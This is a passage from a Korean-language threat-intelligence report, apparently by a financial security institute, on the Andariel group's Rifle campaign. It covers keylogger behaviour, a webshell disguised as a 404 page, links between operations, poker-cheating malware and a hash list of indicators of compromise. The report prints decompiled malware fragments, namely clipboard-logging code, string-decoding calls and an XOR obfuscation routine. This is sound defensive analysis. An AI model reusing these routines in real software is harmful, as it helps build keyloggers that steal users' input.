
F.B.I RAT

바. 키로거

현재시간, 윈도우 타이틀, 클립보드 내용과 발생하는 키보드 키 입력 이벤트를 수집 후 XOR 트랜스폼을 통해 암호화한 후 수집된 내용을 파일에 기록하는 키로거이다. 로그파일명은 아래 그림과 같이 키로거 코드 내에 암호화된 상태로 하드코딩 되어 있고, Base64 디코딩 후 생성된 이진 데이터 값(암호문)을 SUBS 트랜스폼을 사용해 복호화하면 평문 파일명을 얻을 수 있다. 이 로그파일은 C:₩Windows₩System32 아래 생성되어 수집된 정보를 저장한다.

```
GetSystemDirectoryA(&Buffer, 0x104u);
v0 = &v15;
do
  v1 = (v0++)[1];
while ( v1 );
*(_WORD *)v0 = 92;
dwSize = 0;
v2 = sub_401260(20, "+pckL8P0F20agR24oMw=", (int *)&dwSize);
```

■ 코드 내부 암호화 문자열 복호화 과정




■ 과정별 문자열 변환 결과

① **암호문**	+pckL8P0F20agR24oMw=
② **Base64 디코딩 결과**	\ xfa \ x97$/ \ xc3 \ xf4 \ x17m \ x1a \ x81 \ x1d \ xb8 \ xa0 \ xcc
③ **평문 (SUBS 트랜스폼 이용)**	FMSV123897.log

키로거는 감염자가 입력한 키 값을 XOR 트랜스폼을 이용하여 암호화하고, 생성된 이진 데이터 값을 Base64 알고리즘으로 인코딩하여 최종 암호문을 생성한다.

■ 키 입력값 암호화 과정



로그 파일에 저장된 암호화 값을 평문으로 복호화하기 위해서는 암호문이 생성되는 과정을 역순으로 진행하면 된다. 암호문을 Base64 알고리즘으로 디코딩하고 XOR 트랜스폼하게 되면 수집된 평문을 얻을 수 있다.

아래는 다른 오퍼레이션에서 발견된 키로거이며 비교적 단순한 코드로 제작되어 있다. 탈취한 키로그 데이터에 대한 인코딩 없이 평문 그대로 저장한다.


■ 인코딩 과정 없는 단순 키로거

```
result = OpenClipboard(0);
if ( result )
{
  v3 = GetClipboardData(1u);
  v4 = v3;
  if ( v3 )
  {
    v5 = (const char *)GlobalLock(v3);
    v6 = v5;
    if ( v5 )
    {
      if ( strlen(v5) != dword_40D960 || 0 != dword_40D964 )
      {
        dword_40D960 = strlen(v6);
        dword_40D964 = 0;
        WriteFile(a2, "WrWnWtWtWt[CLIpBOARD]Wt", 0x11u, &NumberOfBytesWritten, 0);
        WriteFile(a2, v6, strlen(v6), &NumberOfBytesWritten, 0);
        v7 = (int)(v6 - 1);
        do
          v8 = *(_BYTE *)(v7++ + 1);
        while ( v8 );
        *(_WORD *)v7 = 2573;
        *(_BYTE *)(v7 + 2) = 0;
      }
      GlobalUnlock(v4);
    }
  }
  result = CloseClipboard();
}
return result;
```


사. 웹쉘

C&C 서버로 이용된 대학연구실이나 중소기업 홈페이지 등에서는 여러 종의 웹쉘 프로그램이 발견되었다. 그중 404 오류페이지로 위장한 “404 Not Found Shell V” 웹쉘의 경우에는 GHOSTRAT, VANXATM, MAYDAY 오퍼레이션에서 같이 발견 되었는데, 웹쉘을 이용하기 위해 설정된 비밀번호가 동일하게 설정된 상태였다.

■ 404 Not Found shell 비밀번호 입력 화면



■ 404 Not Found shell



04
연관성 분석

4. 연관성 분석

앞서 살펴본 오퍼레이션들을 TTP 및 악성코드 프로파일링 결과를 토대로 살펴보면 오퍼레이션별 연관성을 확인할 수 있다. 각 오퍼레이션에서 일부 언급하였듯이 동일한 C&C 서버의 활용과 동일한 트랜스폼이 포함된 악성코드의 이용 등이 확인 되었으며 이러한 연관성을 토대로 동일한 공격자의 캠페인으로 확인할 수 있다.

공통적으로 모든 오퍼레이션에서 문자열 변환을 위한 안다리엘 고유의 트랜스폼이 발견되며, 각 오퍼레이션별 트랜스폼 모듈 사용 비교표는 아래와 같다.

■ 오퍼레이션별 트랜스폼 모듈 사용 비교표


Operation	DARKSEOUL	INITROY	GHOSTRAT	DESERTWOLF	BLACKSHEEP	VANXATM	MAYDAY
RIFLE XOR Transform	O	X	O	O	O	O	O
RIFLE FE Transform	O	O	O	O	O	X	O
RIFLE S Transform	O	X	O	O	O	X	O
RIFLE SUBS Transform	O	X	X	O	O	O	X

서로 다른 오퍼레이션(INITROY-XEDA-GHOSTRAT, BLACKSHEEP-DESERTWOLF, GHOSTRAT-VANXATM)에서 동일한 C&C 서버가 이용되었으며, DESERTWOLF, VANXATM 오퍼레이션에서는 동일한 키로거 프로그램과 XOR 키가 동일한 트랜스폼이 확인되었고, GHOSTRAT, VANXATM, MAYDAY 오퍼레이션에서는 접속 비밀번호까지 동일한 웹쉘 프로그램이 발견되기도 했다.

INITROY 오퍼레이션에서 이용된 C&C 서버에서는 GHOSTRAT 오퍼레이션에 이용된 자산관리솔루션 취약점을 공격하기에 앞서 대규모 포트스캔을 수행하여 공격 대상을 선별하기 위한 흔적이 확인되었다.

공격에 이용된 취약점 중 INITROY의 경우 I사에서 탈취된 코드서명 인증서가 이용되었고, N사 정보유출방지 솔루션 취약점을 이용해 I사 내부 공격이 진행되었으며, BLACKSHEEP에서는 또다른 I사 및 N사 취약점 공격코드가 동일한 유포지에서 발견되었다. 그런가하면 VANXATM 오퍼레이션의 침해된 내부서버에서 BLACKSHEEP 관련 유포지에 접근을 시도한 기록이 확인되었다.

라이플 캠페인 연관도


211.xxx.xxx.129
Same XOR Key
203.xxx.xxx.63
DESERTWOLF
Same Webshell
Same Keylogger
GHOSTRAT
121.xxx.xx.173
175.xxx.xxx.67
Same XOR Key
XEDA
Same RAT
Code Similarity
BLACKSHEEP
Rifle Transform Module
INITROY
ActiveX Oday
MAYDAY
VANXATM
118.xx.xxx.18
180.xx.xx.66
DARKSEOUL

05
최근 동향

5. 최근 동향

안다리엘 그룹은 과거에는 주로 공격 대상 내부의 주요 자료를 탈취하거나 파괴하는 등의 사이버테러(Cyber Terror)에 목적을 두고 있었으나 최근에는 외화벌이를 위한 사이버범죄(Cyber Crime) 행위도 적극적으로 수행하고 있는 것으로 추정된다. 예를 들어, ATM을 해킹하여 카드 정보를 탈취한 후 블랙마켓에 판매하거나 직접 불법 인출 및 결제를 수행하는가하면 사행성 게임을 해킹하는 악성코드를 제작하여 외화벌이를 하는 등의 사이버범죄에 가담하고 있다.

가. 사행성 게임 해킹 악성코드

최근 탐지된 온라인 포커게임 해킹 기능을 수행하는 악성코드의 설치 시도 등을 볼 때, 안다리엘은 외화벌이에 주력하고 있는 것으로 추정된다.

최근 탐지된 악성코드 샘플 중, 최초 탐지시 ProcessClean.exe라는 파일명으로 바이러스토탈에 업로드된 해당 샘플은 XOR 트랜스폼과 SUBS 트랜스폼을 사용한다. 샘플 실행시 아래와 같이 “프로세스 클린"이라는 프로그램을 설치하는 것으로 보이나 백그라운드에서는 온라인 포커 게임 해킹 기능을 수행하는 악성코드 설치를 시도한다.

■ 프로세스 클린

악성코드는 아래와 같이 특정 게임이 설치되어 있는지 확인한다. 설치되어 있을 경우 추가 악성코드를 생성하여 실행시키며 해당 악성코드는 감염자의 패를 볼 수 있는 기능을 수행 하는 것으로 추정된다.

■ 온라인게임 해킹 추정 : 09A365BCA304D011E519978375EFE9B0

```
v4 = (const CHAR *)DecodingFunction("UsbcIl4JrI6sjqo5bGle3cIgPsT2kvY/Zqo=");// GRANDGAMEWPOKERWPoker.exe
PathAppendA(&String1, v4);
if ( PathFileExistsA(&String1) == 1 )
  v10 = 16;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v5 = (const CHAR *)DecodingFunction("UsbcIl4JrI6smKYmaGdJ084fOsrhzr0ie8WR");// GRANDGAMEJWPOKERWPoker.exe
PathAppendA(&String1, v5);
if ( PathFileExistsA(&String1) == 1 )
  v10 |= 0x10u;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v6 = (const CHAR *)DecodingFunction("UsbcIl4JrI6smqYmaGdJ084fOsrhzr0ie8WR");// GRANDGAMEHWPOKERWPoker.exe
PathAppendA(&String1, v6);
if ( PathFileExistsA(&String1) == 1 )
  v10 |= 0x10u;
memset(&String1, 0, 0x200u);
lstrcpyA(&String1, &String2);
v7 = (const CHAR *)DecodingFunction("Qd3JLVQJrI6sjqo5bGle3cIgPsT2kvY/Zqo=");// TITANGAMEWPOKERWPoker.exe
PathAppendA(&String1, v7);
v8 = PathFileExistsA(&String1) == 1;
```

나. 블루노로프와 공조 및 코드 업데이트

최근 안다리엘과 블루노로프 그룹이 국내 금융권 대상 공격시 공조를 하고 있는 듯한 모습이 포착되고 있다. 2016년까지 블루노로프 그룹은 국내를 대상으로 특별한 공격을 수행하지 않았던 반면, 2017년부터는 블루노로프 그룹의 공격이 자주 발견되고 있다. 또한 안다리엘과 블루노로프가 동일한 기업을 대상으로 공격하는 정황도 확인되었다. 최근에는 블루노로프가 한글 문서의 취약점을 이용하여 고유의 악성코드를 생성하고 실행시키는 공격이 식별되는 등 현재 두 개의 그룹이 국내 대상 공격에 집중하고 있는 것으로 판단된다.

또한 안다리엘은 최근 고유의 문자 변환 함수에 대한 업데이트를 진행한 것으로 확인된다. 최근 안다리엘이 제작하고 유포한 것으로 추정되는 악성코드에서 XOR 트랜스폼 함수 코드가 다소 변형된 것을 확인할 수 있었으며 금융보안원은 해당 코드에 대한 탐지룰도 작성하여 추후 있을 유사 공격에 대비하고 있다.

■ 신규 라이플 트랜스폼 (2017년 5월 발견)

```
v3 = a1;
v4 = a2;
v5 = 0x1D91E44;
v6 = 0x40E0E1E;
v12 = 0x1D91E44;
v11 = 0x40E0E1E;
if ( a3 > 0 )
{
  v7 = v4 - (_DWORD)v3;
  do
  {
    v8 = v5 >> 8;
    *v3 = v11 ^ v12 & BYTE1(v5) ^ v3[v7] ^ (v12 >> 16) & BYTE3(v12) ^ BYTE1(v6) & (v6 >> 16) & BYTE3(v6);
    result = (v6 >> 8) | (v12 << 24);
    v5 = (v5 >> 8) | ((16 * v11 ^ (v11 ^ 2 * (v11 ^ 4 * v11)) & 0xFFFFFFF0) << 20);
    v6 = result;
    ++v3;
    v12 = v8 | ((16 * v11 ^ (v11 ^ 2 * (v11 ^ 4 * v11)) & 0xFFFFFFF0) << 20);
    v10 = a3-- == 1;
    v11 = result;
  }
  while ( !v10 );
}
return result;
```


06
결론

6. 결론

악성코드 유포 및 침해사고와 관련된 뉴스는 매일같이 보도 되고 있으며 공격자들은 쉬지 않고 다양한 방식으로 공격하고 있다. 안다리엘, 블루노로프와 같은 APT 공격 조직은 알려지지 않은 취약점을 찾거나 거점을 확보하기 위한 공격을 지속하고 있으며, 기업 및 정부기관 내부에 침투하여 내부 기밀을 탈취하기 위한 악성코드 제작 및 테스트 또한 끊임없이 수행하고 있다.

최근의 공격은 주로 경제적 이익을 목적으로 이루어지고 있으며, 사고 발생시 사회 전반에 혼란을 야기할 수 있는 기반시설인 금융 분야는 모든 공격그룹의 타깃으로 선택될 수 밖에 없다. 특히, 국내외에서 금융 분야를 포함한 적극적인 공격을 수행하고 있는 라자루스의 세부조직인 블루노로프와 안다리엘 그룹의 공격은 정확한 공격 시점을 알 수 없을 뿐이지 항상 진행 중인 상태로 간주해야 한다. 최근에는 블루노로프와 안다리엘이 동시에 동일한 금융회사를 공격하는 정황이 포착되기도 하고, 다양한 경로로 침해를 시도하고 있는 것이 확인되고 있는 등 해당 위협 그룹들이 금융권역을 타깃으로 공격을 지속적으로 준비 또는 시도하고 있다는 것은 명확한 사실로 보인다.

금융 분야는 타 업종에 비해 상대적으로 보안관리가 우수한 편으로 평가받는 만큼 실제 공격이 가능한 경로는 많지 않다. 하지만 공격에 대비하여 기본부터 철저하게 관리하는 것이 좋다.

침입차단시스템에서 접근허용 정책이나 스팸메일에 대한 대응과 같이 외부에서 내부로 연결 통로가 되는 환경에 대해서는 철저하게 관리해야 한다. 또한 내부 직원들이 자주 접속하여 워터링홀 공격에 악용될 수 있는 비업무적 웹사이트에 대한 점검 역시 주기적으로 수행하는 등 보안의 사각지대를 제거하는 작업이 지속적으로 이루어져야 한다.

금융보안원은 안다리엘을 포함해 블루노로프, 라자루스 등 다양한 위협 그룹을 추적하고 분석하여 각 위협 그룹들의 특징적인 공격 방식과 악성코드 패턴, 사용된 취약점 등을 파악하고 데이터베이스화 하고 있다. 축적된 데이터를 기반으로 작성한 본 보고서의 과거 사고 및 악성코드 연관 분석 결과는 보안관제 등에 활용 또는 해당 그룹의 추가 공격을 일부 예상하거나, 효율적인 사고 조사 수행에 도움이 될 것으로 기대된다. 또한 각 금융회사 및 유관기관들과의 공유를 통해 추가적인 공격에 협력적 대응이 가능할 것으로 판단된다.

앞으로도 금융보안원은 이와 같은 피해 확산 방지를 위한 노력을 지속적으로 해 나갈 것이며 본 보고서를 통해 금융권 위협 대응에 많은 도움이 될 수 있기를 바란다.


침해지표

침해지표

관련 악성코드 해시

MD5	SHA256
18E4A570BE3FE301776F81E39DF6974B	61BACA89F6309BDD527635A64EF77544A30AF9B867ED23EC81B1A828F0FA5696
FD510724E657411A03A744E9C521C731	09BC6585A3E0E7F44E9BB8AFCA8A8156589F702126630321D6087BF3DDBC5811
45EE81F48959FC50320AE3A950D13A08	99010BC0FA1CEAE22DFC1B69B2B6E3A75895B1BC13D7D08241FB8B9695425950
A8641AC59A34D56A4FE3E0501F96506D	92F1C8F8982C3B08B4E909351874E371F6FD163B99A3981487665E6532F9EF41
D28B66A8D6BA58F8632612423B502E05	480B0EB4636D6A78B62E7B52B773EC0A4E92FE4A748F9F9E8BD463A3B8DD0D83
4C9A343510E9B1F78E98DDC455E9AB11	8B92700BAC3150D3456697B64E63D21F8CA4447DF57D02C7F90125C3068985D7
5C3F89ABFA560DECECF1B46994290D3F	A81057E06BDDC2BFDCD0BAE8F3ED101A47E926F3D37A7F0F0378A89049725DC7
34FD02BE8006614F7B1BAE4D453E19F4	AECA6FBEF725F9DC4EF1FA133FDCFE94F90DE02FFB10F01FC37AD7CED4F7700B
1BE349901428516A2402FC3B9ABB9D7D	4FA16834B3A402744BCE7D57645A0E7FB545761D0FFF1FB8825775F74DE4D8D8
F066995689F57FF18CC51D48437D8AD7	E16D5A3D347EA2BCF92DEDA1F7AF5F102824B45F1B4AA1E9F51F05A73DD58EF2
8EE5E39CD947D56B9D1652086B0DAAB3	1298D735D749AEEFD65E82F70F2F5297C0B6B1F3AB40B5F0E3F4A9D4B9AC205A
ACA10B7A7364CAB74E2DB9DBC898701A	CDE3F9982EB947B60A664FCAEC1961BAC4D2B077854307A4C7631B3793DC9346
3ABACDA35ACF35F31D42053560FC5214	2444FC0D1E60921E0B6E05D1B301EE3987E9F2D18775DAEA60CBB85EABBF24DB
D6E9A7615E0AFFF7711F5534E7086822	DFF9FD3022A37C96C634238B732718D4EB9DE9E5A3F7658A11CD065F6BDDE532
0C12E423BEB22F65301F116BE9D5BDC5	9FD421A833657523FB17FFAD1D17E005C77258640DD2B9F34C27E19880CB0E0A
CE084AC33F851987A1CF5AA8F8D97337	60F6B76713B6C1E7636D4980CFE15719DF4FC5358B24E5151B1FE15E7AEE0C39
00F850A82B366A2E4E0C312D1D7A1266	9073062CD0CEC4680EF9E708F25E6E4F7A51FE60FD5583AA9A7DEDDE7E7F04D4
02A799AEC23991FFDD1E094070848ED2	5475BFCC5AE667BCC115BD2713DD92545630A447CF4C4C1DB9714639C7FC3FDD
73FC3C838D03A7A6CEAD2BD1CCB49BCF	B4CE0575936424682525 74A562EFA9209245AC5A2431C6AE341E3EC978028374
0482040C790D95F27AAA64EB8020193E	338119C021AC1D16D2620BC971ECDAF443F636FC76727AC82D45132D02C1CBC3
F3D59F8D1ED96FCEB7C7C7D64235BB1A	F00E9BA164D398279C1226D83386F65FA2E22259B1DFB060136E007E98D69C8B
6AA92380A61CCD18E89BDE9D006874AF	A5E1C24651761BFA93458232C168034FD60BD3A9C5D2E99E69438551DFC57B24
42B4B4F6BB4CD8C017FD801AC9D653B0	39F40F691136C390AF78C27499BF202036BBDD6E8F34B8B8E2E87143481F565A

F90662273DB92AA8DE0ABED37767B911	4DF98C74BDDA906FB96368CC8720E3396B9A942C2EBA253F068354FB466E4F93
9F051EE701E932EA28AC781F4B37E060	0FE2DB87C373A28A829E1D9FAF7F86645DB59C6F8070EA4FD0D5BB365EDDA4BC
E0486EF8ADA2EEBB9A9C6517289966E9	01BCAFDBB7FB156538B74C00AD6A7FD6DFCA3052F2C54BD06ED400E750401758
4670B79E0EA4C620E6952C08BEC59F1A	2CFFABB205FEE8F5D22ED8D42C5761BE8D14D4E7F509214E267044C1EEEED8F1
B5FFE6282F147676CE9F7547B710F334	2D45D5F0EBBA008FF6C05B6B35D471D0B40864CB98EF68892EC97A0C440788FA
38241C9195174FA0AF52E1105F6EC5F4	3A33FF85D6E4959E981392F650EF774509FA0DAB30BDF0FBF2BA36884A5FBF65
4AB8E3F788CDD61B7F900CF99C277842	3B880C606BAE6D5453E5036FE0FF7450449487DA4B8EE9A90ABE7AC23914FFA0
5C48FF350BC0067C179772A3EF3E2DB5	4F73C4D354FFC87BE2379030230B9EE0F4D287651D7FCF2CA3F78D000B266D09
E0DA7E25FEC7E61BEEDE85CA90AE4E63	7DEDBBA36EE90A2CF808AA51517D336D6CC5D874DB0A3084E41F8D29B2CBAE44
2CA0A4B62C9C2B453D2FE80AAF3B35E1	9CEA233403EFCFD12DD3FD341FC09E802B8B5100D8B5A30D86D84E92E2B312A3
24DF5D983AE5850ECD9982B3629AE0C5	9D4AB7C2BC54B1D32F7A46276E96E223DF24D4F5558685154FFFC2BF566DA68B
B385903E167C06A7A0B9B4E5A5DEAC27	9FE79A2F2C7A024501E591CF2C8CC8B309B0DAA0C26409EEB91EDFA56C77B35B
DDD8ADFB286C37FAC4409941A330D1AB	12AD603961F687A7CBC3B5B74E50E9ACDA7407D7D203A58E32EF8ED402D8E021
9D590F251A9D935116D09F7428D2BC43	36B7A86265EC14958FBFF403EE73A0416D8281215F14030F3D9A670FBD8CF5BD
F98BCD36563A051AB6E193C27194FB80	45B27E2E79AE7FA7DC466A0F0B9C4FD249844E97E5AC54DE0F1FB49291E773D8
183507AAFBDF4F4BE8C7873348BCC158	56ECD72F413BC771E17E1DDEBCB5AA111926020A31E0E281A4C0DF3BEDB38628
610906BB3A0D11570937937738B04F6C	79FEDC461CC7F0614D3D38D322A2E2DB1FFC33D8B04ED86D6EAF94FC0609C773
B1B8B51177030FBABA352BBB0E4ED59A	83FCDDE3209B2F9EC9C1958A18D6B8F60625A2D25A6CECAA9AE16DD532D8B1C4
A9A46626EB481417A3D2E8FC477DB61D	138A17D54CBED222B5F97D8CFE933FBBF390975FB334129E2E69AE5DBC4BF2C2
BCBFC82B63EC9F945F62F54DD3CFEC42	847CCD9B0F3C47CDED7444C8D3374F61B04D7CD58795FE6A9460AA8B7E66FB6E
AD1A665A550B9C71A2F6414D67FDDB71	AE3DAD40C1DE713557E411F6595A3DAFC9B7788ACB01977D1AF6FDB25577992F
D60133E3DE1E076F4FD5F16A5E9EED0D	B5F3A5A3D05AEFB743A181698702FAF86E26AC4377CDAFC0CE1B040C5B58DC3C
455337DC726F891AD3711FD1D9253874	C3F30B40F8D24921500DCFA90339F354A13598FC767D1C8FAC4C5A36D53E6673
BC062E241AC23E56BA23B8BC17C5FD38	CE3FCDB68CB98E075DDE468371572AA1CFB7B48B1C85187654B2813C80368408

F846018ED9037EDD568CE1BC2023C886	FC5CD4166B713F3BF199029344ACD7DFE45BC200A3F790B81692999A09E51E3D
741FADDA07D9C2E41D6D8B0F2E91BC5E	8F438FAC6D3BE679BF2F030FC92E4C4A5438D8D884DE88085C8899F6F4E171B5
BB710DB1C03EBC4F8D6EBB8B8577EE78	934B3B1BD78CC4444192E2ABD2673F193976691F5CC6E7E518318C58EF9C668E
A1F92B84614D7F07AB84C7A97675B299	EB55BC07470EB762EF63415EE8D5F9A8A2BBF3C0256803FBF177FD6E30400733
EE778BE503FDA770EE2F40E51EDFD595	242B0E49A61FC47B2C63EBC561B538DB432A116ABD7BE820AE316BD8ADA4C099
5CA4562A5BFA15417707D3168161CB23	8AE3CAB3F13047BD41CE6CAC47BD2B86195DDD872D14064BA4BEEA0A935EFD07
C8B18926A4BDC3C7BA4952C189E60CC0	5B94543EEE792227A89BE28E1D1F77F6C9211EE1F9C6614BDD78797B3503A0CD
12CE93F02C29292C33290C5D38272200	F5C5C140A359D803BCB98379D2FA7BECD70F19008426E5CCACEA8E182D3BD331
0BD4CF1A4FBDD208D78BEA0C26B33F8A	49A63AE5E65BF75777D49D37EB1D23FD3F2F584AE57758E3016A312D9716FA9F
6B95C5F02B2A7CE7A41D64D4A9121AAD	357064B07399CD131E65F3D76B92FB16864692607B2DB94ADCED827C1AD6875B
84FF1588752E59845A14542191298A99	50202261759226961A4E3BC8A00A50B7E09545E41BCA5E94F1AFCEE6CEB430F2
